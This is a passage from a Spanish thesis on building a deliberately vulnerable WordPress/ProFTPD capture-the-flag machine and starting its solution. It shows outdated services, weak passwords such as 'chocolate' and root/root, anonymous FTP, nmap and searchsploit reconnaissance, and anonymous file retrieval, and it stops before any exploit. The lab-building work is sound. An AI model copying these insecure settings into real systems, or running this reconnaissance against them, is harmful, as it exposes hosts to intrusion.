


Figura 62: Versiones de WordPress más End-Of-Support de versiones PHP

Por tanto, ya se saben las versiones de los servicios que van a funcionar en la máquina, que vienen definidos por el repositorio de paquetes apt para la distribución 15.04 de Ubuntu Server:

- Apache 2.4.10
- MySQL 5.6.28 (versión 14.14)
- PHP 5.6.4
- proFTPd 1.3.5

```
asekas@ubuntu:~$ apache2 -v
Server version: Apache/2.4.10 (Ubuntu)
Server built:   Jul 24 2015 17:25:17
asekas@ubuntu:~$ mysql --version
mysql Ver 14.14 Distrib 5.6.28, for debian-linux-gnu (i686) using EditLine wrapper
asekas@ubuntu:~$ php -v
PHP 5.6.4-4ubuntu6.4 (cli) (built: Oct 28 2015 01:26:54)
Copyright (c) 1997-2014 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2014 Zend Technologies
    with Zend OPcache v7.0.4-dev, Copyright (c) 1999-2014, by Zend Technologies
asekas@ubuntu:~$ proftpd -v
ProFTPD Version 1.3.5
asekas@ubuntu:~$ _
```

Figura 63: Versiones de los servicios

Ejemplo de instalación del servicio proFTPd, idéntico al resto de servicios:

```
root@ubuntu:/var/www/html# apt install ftpd
```

Figura 64: Instalación proFTPd

El software pide algo de configuración mínima por pantalla. También ocurre con el servicio de MySQL, como en el servidor repositorio explicado anteriormente. Tanto el servicio proFTPd como MySQL necesitan ciertas cosas que se piden por pantalla durante la instalación, pudiéndose ver en las figuras sesenta y cinco y sesenta y seis respectivamente.




Figura 65: Instalación proFTPd – Configuración por pantalla




Figura 66: Instalación MySQL – Configuración por pantalla

Una vez instalado todo este software con el comando apt, se procede a instalar **WordPress** en el directorio “/var/www/html”, que es la carpeta que apache hace accesible via web.

Primero se descarga la versión a instalar de **WordPress** (5.1), para ello hay que ir al repositorio oficial del programa y seleccionar dicha versión, para descargarla en tar.gz. Dentro de la máquina es posible hacer uso del comando ‘wget’ para descargar el archivo directamente, tal y como se ve en la figura sesenta y siete.

```
asekas@ubuntu:~$  
asekas@ubuntu:~$ wget https://es.wordpress.org/wordpress-5.1-es_ES.tar.gz  
--2021-09-07 12:43:42-- https://es.wordpress.org/wordpress-5.1-es_ES.tar.gz  
Resolving es.wordpress.org (es.wordpress.org)... 198.143.164.252  
Connecting to es.wordpress.org (es.wordpress.org)|198.143.164.252|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 11249018 (11M) [application/octet-stream]  
Saving to: ■wordpress-5.1-es_ES.tar.gz■  
  
wordpress-5.1-es_ES.tar. 100%[=====] 10.73M 5.88MB/s in 1.8s  
2021-09-07 12:43:45 (5.88 MB/s) - ■wordpress-5.1-es_ES.tar.gz■ saved [11249018/11249018]
```

Figura 67: Descargar versión 5.1 de WordPress

Una vez aquí, hay que descomprimir dicho archivo en la carpeta anteriormente mencionada, para que apache lo interprete. (/var/www/html).

```
asekas@ubuntu:/var/www/html$ ls  
index.php      wp-admin      wp-content    wp-login.php  xmlrpc.php  
license.txt    wp-blog-header.php wp-cron.php   wp-mail.php  
readme.html    wp-comments-post.php wp-includes   wp-settings.php  
wordpress      wp-config.php  wp-links-opml.php wp-signup.php  
wp-activate.php wp-config-sample.php wp-load.php   wp-trackback.php  
asekas@ubuntu:/var/www/html$
```

Figura 68: Directorio de WordPress

Para la instalación de WordPress, se han seguido los siguientes pasos.

El primero de ellos será configurar la base de datos, creando el usuario responsable del gestor de contenidos. Para ello primeramente creamos la base de datos “wpdb”, y después el usuario, para finalmente darle los permisos necesarios sobre la misma. Este proceso puede visualizarse a lo largo de la figura sesenta y nueve.


```

root@ubuntu:/home/asekas# mysql -u root -proot
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.6.28-0ubuntu0.15.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE wpdb;
Query OK, 1 row affected (0.00 sec)

mysql> CREATE USER wpuser@localhost IDENTIFIED BY '1q21q234wer';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL ON wpdb.* to wpuser@localhost;
Query OK, 0 rows affected (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql> _

```

Figura 69: Creación de la DB de WordPress

El siguiente paso es modificar el archivo wp-config.php con los credenciales de la base de datos que acabamos de crear para que la pueda utilizar correctamente. Los cambios que hay que realizar son los siguientes:

```

// ** Ajustes de MySQL. Solicita estos datos a tu proveedor de alojamiento web. ** //
/** El nombre de tu base de datos de WordPress */
define('DB_NAME', 'wpdb');

/** Tu nombre de usuario de MySQL */
define('DB_USER', 'wpuser');

/** Tu contraseña de MySQL */
define('DB_PASSWORD', '1q21q234wer_');

```

Figura 70: Credenciales WordPress DB en wp-config.php

Solo faltaría cambiar los permisos del directorio y reiniciar apache, como en la figura setenta y uno.

```

root@ubuntu:/var/www/html# chown -R www-data:www-data /var/www/html
root@ubuntu:/var/www/html# chmod -R 755 /var/www/html
root@ubuntu:/var/www/html# service apache2 restart

```

Figura 71: Permisos del directorio /var/www/html

En este punto, si se accede a través de un navegador IP indicando la IP del CTF por el puerto 80, cargará la configuración inicial de WordPress. Para seguir con las pautas marcadas durante el diseño, quedará así:

Hola

¡Bienvenido al famoso proceso de instalación de WordPress en cinco minutos! Simplemente completa la información siguiente y estarás a punto de usar la más enriquecedora y potente plataforma de publicación personal del mundo.

Información necesaria

Por favor, debes facilitarnos los siguientes datos. No te preocupes, siempre podrás cambiar estos ajustes más tarde.

Título del sitio Miguel

Nombre de usuario miguel

Los nombres de usuario pueden tener únicamente caracteres alfanuméricos, espacios, guiones bajos, guiones medios, puntos y el símbolo @.

Contraseña chocolate

Muy débil

Importante: Necesitas esta contraseña para acceder. Por favor, guárdala en un lugar seguro.

Confirma la contraseña Confirma el uso de una contraseña débil.

Tu correo electrónico miguel@umhack.es

Comprueba bien tu dirección de correo electrónico antes de continuar.

Visibilidad en los motores de búsqueda Disuade a los motores de búsqueda de indexar este sitio

Depende de los motores de búsqueda atender esta petición o no.

Figura 72: Autoinstalación WordPress

Al hacer clic sobre “Instalar WordPress”, botón localizado en la parte inferior, se instalará con la configuración especificada. En un principio, el gestor de contenido se queda así, simulando la idea inicial del diseño: “un proyecto web instalado y dejado en *stand-by*”.




Figura 73: Confirmación de instalación de WordPress

6.3 Configuración de los servicios vulnerables

El último paso que falta en cuanto a la implementación, es configurar el servidor FTPd, para ello hay que modificar el archivo que se encuentra en el directorio /etc/proftpd/proftpd.conf, y configurar el siguiente directorio anónimo:

```
# A basic anonymous configuration, no upload directories.

<Anonymous /opt/WorkSharing>
  User          ftp
  Group         ftp
  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias     anonymous ftp
  # Cosmetic changes, all files belongs to ftp user
  DirFakeUser  on ftp
  DirFakeGroup on ftp

  RequireValidShell      off

  # Limit the maximum number of anonymous logins
  MaxClients             10

  # We want 'welcome.msg' displayed at login, and '.message' displayed
  # in each newly chdired directory.
  DisplayLogin          welcome.msg
  DisplayChdir          .message

  # Limit WRITE everywhere in the anonymous chroot
  <Directory *>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
```

Figura 74: Configuración del acceso anónimo al servidor FTP

Esta configuración hace del directorio /opt/WorkSharing un directorio compartido, donde no hace falta de usuario para acceder. Aquí es donde yace la siguiente pista:

```
asekas@ubuntu:/opt$ ls
WorkSharing
asekas@ubuntu:/opt$ ls WorkSharing/
ordenes.txt
```

Figura 75: Directorio anónimo compartido

Donde el contenido de ordenes.txt será el que puede verse en la figura setenta y seis.

```
GNU nano 2.2.6      File: WorkSharing/ordenes.txt      Modified
Miguel, el WordPress tiene que estar listo para el jueves! No veo avances.
Ademas has instalado el servidor en una maquina muy antigua! Esto es potencialmente vulnerable!!
Hablaemos seriamente.
Att: El Director
```

Figura 76: Mensaje del director

Con esto, ya se le daría al usuario la pista del usuario de WordPress a comprometer, así como una gran pista para la escalada de privilegios. En este punto, falta añadir los servicios al arranque, de manera que no haya problemas cuando se inicie la máquina y todo funcione correctamente. Esto se consigue con los siguientes comandos:

```
root@ubuntu:/opt/WorkSharing# systemctl enable apache2
Synchronizing state for apache2.service with SysVinit using update-rc.d...
Executing /usr/sbin/update-rc.d apache2 defaults
Executing /usr/sbin/update-rc.d apache2 enable
root@ubuntu:/opt/WorkSharing# systemctl enable mysql
Synchronizing state for mysql.service with SysVinit using update-rc.d...
Executing /usr/sbin/update-rc.d mysql defaults
Executing /usr/sbin/update-rc.d mysql enable
root@ubuntu:/opt/WorkSharing# systemctl enable proftpd
Synchronizing state for proftpd.service with SysVinit using update-rc.d...
Executing /usr/sbin/update-rc.d proftpd defaults
Executing /usr/sbin/update-rc.d proftpd enable
```

Figura 77: Adición de servicios principales en el arranque

6.4 Colocación de las banderas

Por último, simplemente faltaría añadir las flags de usuario y root en sus respectivos lugares. La flag de usuario en “/home/asekas/user.txt” y la flag de sistema en “/root/root.txt”, tal y como se ve en las figuras setenta y ocho y setenta y nueve.

```
asekas@ubuntu:~$ pwd
/home/asekas
asekas@ubuntu:~$ cat user.txt
ff3e27a0d8438355b6858054b68ee1c6
```

Figura 78: Bandera de usuario

```
root@ubuntu:~# pwd
/root
root@ubuntu:~# cat root.txt
9cd990c195ee39849731decc227d10ec
```

Figura 79: Bandera de sistema

Con esto, se daría por finalizada la implementación del CTF y estaría listo para subirse a la plataforma, copiando todos los archivos de configuración en la carpeta “Miguel” del servidor repositorio.



7 RESOLUCIÓN DEL CTF ‘MIGUEL’

7.1 Enumeración

En la resolución de la máquina tan solo se mostrarán los pasos directos y relevantes. Se seguirá el hilo conductor que el creador de la máquina ha querido dejar, sin explicar otras pruebas que ha realizado el pentester, así como vectores de ataque fallidos.

El primer paso para iniciar el ataque a cualquier máquina, es comprobar que responde a las trazas ICMP que se le envían. La máquina tiene la IP 192.168.0.42, y como se puede ver en la siguiente figura ochenta, responde correctamente.

```
(root@kali)-[~/home/kali/Miguel/nmap]
└─# ping 192.168.0.42 -c 1
PING 192.168.0.42 (192.168.0.42) 56(84) bytes of data:
64 bytes from 192.168.0.42: icmp_seq=1 ttl=64 time=0.388 ms

--- 192.168.0.42 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.388/0.388/0.388/0.000 ms
```

Figura 80: Comprobación de si la máquina responde

Con “ping <IP> -c 1” se envía una única traza ICMP que es suficiente para comprobar si la máquina está “viva” o “muerta”. También se determina que el sistema operativo de la máquina es Linux, ya que el campo “ttl” vale 64, propio de máquinas que utilizan la distribución. Después de esto, se procede a un escaneo de puertos utilizando la herramienta nmap.

```
(root@kali)-[~/home/kali/Miguel/nmap]
└─# nmap -p- --open -T5 -n -v -oG openPorts 192.168.0.42
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 12:41 EDT
Initiating ARP Ping Scan at 12:41
Scanning 192.168.0.42 [1 port]
Completed ARP Ping Scan at 12:41, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:41
Scanning 192.168.0.42 [65535 ports]
Discovered open port 21/tcp on 192.168.0.42
Discovered open port 80/tcp on 192.168.0.42
Completed SYN Stealth Scan at 12:41, 7.23s elapsed (65535 total ports)
Nmap scan report for 192.168.0.42
Host is up (0.0044s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:0C:29:D1:4F:2F (VMware)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Figura 81: Primer reconocimiento con ‘nmap’

Nmap es una herramienta de enumeración de puertos y servicios muy extendida, que además aporta muchas más funcionalidades adicionales. El desglose de parámetros utilizados para enumerar los puertos abiertos de Miguel, es el siguiente:

“-p” indica la cantidad de puertos a analizar, siendo “-p-” una referencia para “todos los puertos”, del 1 al 65535.

“—open” indica a nmap que solo interesan los que estén abiertos, y son los que figurarán en el output.

“-T” indica la agresividad del escaneo, siendo 5 el valor máximo del parámetro.

“-n” no aplicar resolución DNS

“-v” indicar la cantidad de información que refleja la herramienta

“-oG” una forma de exportar, en este caso se ha indicado volcar los contenidos en el fichero “openPorts”.

Se detecta entonces, que la máquina tiene los puertos **21** y **80** abiertos, donde se presentan los servicios **FTP** y **HTTP**. Para ver la versión de los mismos, se utilizan el parámetro “-sV”.

```
(root@kali) - [~/home/kali/Miguel/nmap]
# nmap -sV -p21,80 -n -v -oN serviceScan 192.168.0.42
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 12:52 EDT
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 12:52
Scanning 192.168.0.42 [1 port]
Completed ARP Ping Scan at 12:52, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:52
Scanning 192.168.0.42 [2 ports]
Discovered open port 80/tcp on 192.168.0.42
Discovered open port 21/tcp on 192.168.0.42
Completed SYN Stealth Scan at 12:52, 0.05s elapsed (2 total ports)
Initiating Service scan at 12:52
Scanning 2 services on 192.168.0.42
Completed Service scan at 12:52, 6.46s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.42.
Initiating NSE at 12:52
Completed NSE at 12:52, 0.13s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 0.09s elapsed
Nmap scan report for 192.168.0.42
Host is up (0.00048s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
80/tcp    open  http     Apache httpd 2.4.10 ((Ubuntu))
MAC Address: 00:0C:29:D1:4F:2F (VMware)
Service Info: OS: Unix

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

Figura 82: Reconocimiento de servicios con 'nmap'

La versión de FTP es ProFTPD 1.3.5 y se descubre que el servidor web es Apache, siendo su versión la 2.4.10. Se podría buscar información de estas versiones en busca de alguna vulnerabilidad con posibilidad de explotarlas, pero no se realizarán investigaciones adicionales durante la resolución.

El próximo paso es sacar información acerca de la página web, para ello se hace uso de la herramienta whatweb, que devuelve la siguiente información, observando que se trata de un WordPress en Ubuntu.

```
root@kali:~/home/kali/Downloads
└─# whatweb 192.168.0.42
http://192.168.0.42 [200 OK] Apache[2.4.10], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.10 (Ubuntu)], IP[192.168.0.42], MetaGenerator[WordPress 5.1.10], Script[text/javascript], Title[Miguel 6#8211; Otro sitio realizado con WordPress], UncommonHeaders[link], WordPress[5.1.10]
root@kali:~/home/kali/Downloads
```

Figura 83: Utilizando la herramienta whatweb

Se procede entonces, a escanear manualmente la página, en busca de alguna pista. Dado que no se encuentra nada, se procede a buscar información acerca de la versión 5.1.0 de WordPress, en busca de alguna vulnerabilidad explotable. Con la herramienta “searchsploit” se pueden buscar este tipo de cosas, pero por desgracia no devuelve información interesante en este caso, pues solo han encontrado exploits referentes a plugins del gestor de contenidos.

```
root@kali:~/home/kali/Downloads
└─# searchsploit WordPress 5.1.0
Exploit Title | Path
-----|-----
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service | php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit) | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection | php/webapps/44963.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection | php/webapps/48918.sh
Shellcodes: No Results
root@kali:~/home/kali/Downloads
```

Figura 84: Utilizando la herramienta searchsploit

La página se vería como en la figura ochenta y cinco, y se comprueba rápidamente que se ha instalado el gestor por defecto, sin modificaciones, por lo que poco hay para hacer.



Figura 85: Página principal del sitio

La única vía potencial que queda es entrar al panel de administración para entablar una reverse shell, es decir, un terminal remoto de la máquina Miguel en la máquina de atacante. WordPress tiene una particular manera de enumerar usuarios, pues la propia página informa al atacante de si el usuario existe o no, siendo diferente el resultado que devuelve. Esto se comprobará más adelante. Se intenta acceder al panel de administrador con nombres de usuario comunes como “administrador”, “admin”, “admin1”, sin suerte... En la figura ochenta y seis puede verse un ejemplo justo después de intentar acceder mediante el usuario “admin” con una contraseña aleatoria.




Figura 86: Login de WordPress

Dado que no se puede seguir por este vector de ataque de momento, se procede a enumerar la máquina más a fondo, comprobando que el servicio FTP permite la entrada anónima. Esto también se podría comprobar con la herramienta nmap, que cuenta con scripts de enumeración, facilitando el trabajo del atacante. Esto se consigue mediante el uso del parámetro “-sC”.

```

(root@kali)-[~/home/kali/Miguel/nmap]
└─# nmap -sC -sV -p21,80 -n -v -oN serviceScan 192.168.0.42
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 13:11 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating ARP Ping Scan at 13:11
Scanning 192.168.0.42 [1 port]
Completed ARP Ping Scan at 13:11, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:11
Scanning 192.168.0.42 [2 ports]
Discovered open port 80/tcp on 192.168.0.42
Discovered open port 21/tcp on 192.168.0.42
Completed SYN Stealth Scan at 13:11, 0.04s elapsed (2 total ports)
Initiating Service scan at 13:11
Scanning 2 services on 192.168.0.42
Completed Service scan at 13:11, 6.06s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.42.
Initiating NSE at 13:11
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command
Completed NSE at 13:11, 0.77s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.33s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Nmap scan report for 192.168.0.42
Host is up (0.00041s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 ftp      ftp      93 Aug 13 11:08 ordenes.txt
80/tcp    open  http     Apache httpd 2.4.10 ((Ubuntu))
|_http-generator: WordPress 5.1.10
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Ubuntu)
|_http-title: Miguel #8211; Otro sitio realizado con WordPress
MAC Address: 00:0C:29:D1:4F:2F (VMware)
Service Info: OS: Unix

```

Figura 87: Scripts de reconocimiento a servicios conocidos con 'nmap'

Como se puede ver en la figura ochenta y siete, nmap detecta el login anónimo al servicio, y detecta incluso la existencia de un archivo “ordenes.txt” dentro del directorio. Para llegar a leerlo, hay que iniciar sesión en el servicio con el usuario “Anonymous” sin proporcionar contraseña, y una vez dentro, mediante el comando get será posible extraer el archivo a la máquina de atacante para leerlo desde ahí, tal y como en la figura ochenta y ocho.

```
(root@kali)-[~/home/kali/Miguel/nmap]
└─# ftp 192.168.0.42
Connected to 192.168.0.42.
220 ProFTPD 1.3.5 Server (Miguel) [::ffff:192.168.0.42]
Name (192.168.0.42:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 ftp      ftp           93 Aug 13 11:08 ordenes.txt
226 Transfer complete
ftp> get ordenes.txt
local: ordenes.txt remote: ordenes.txt
200 PORT command successful
150 Opening BINARY mode data connection for ordenes.txt (93 bytes)
226 Transfer complete
93 bytes received in 0.00 secs (400.0895 kB/s)
ftp> █
```

Figura 88: Conexión al servidor FTP

Con el archivo “ordenes.txt” en la máquina de atacante, se procede a leerlo en busca de pistas, comprobando que contiene información interesante.

```
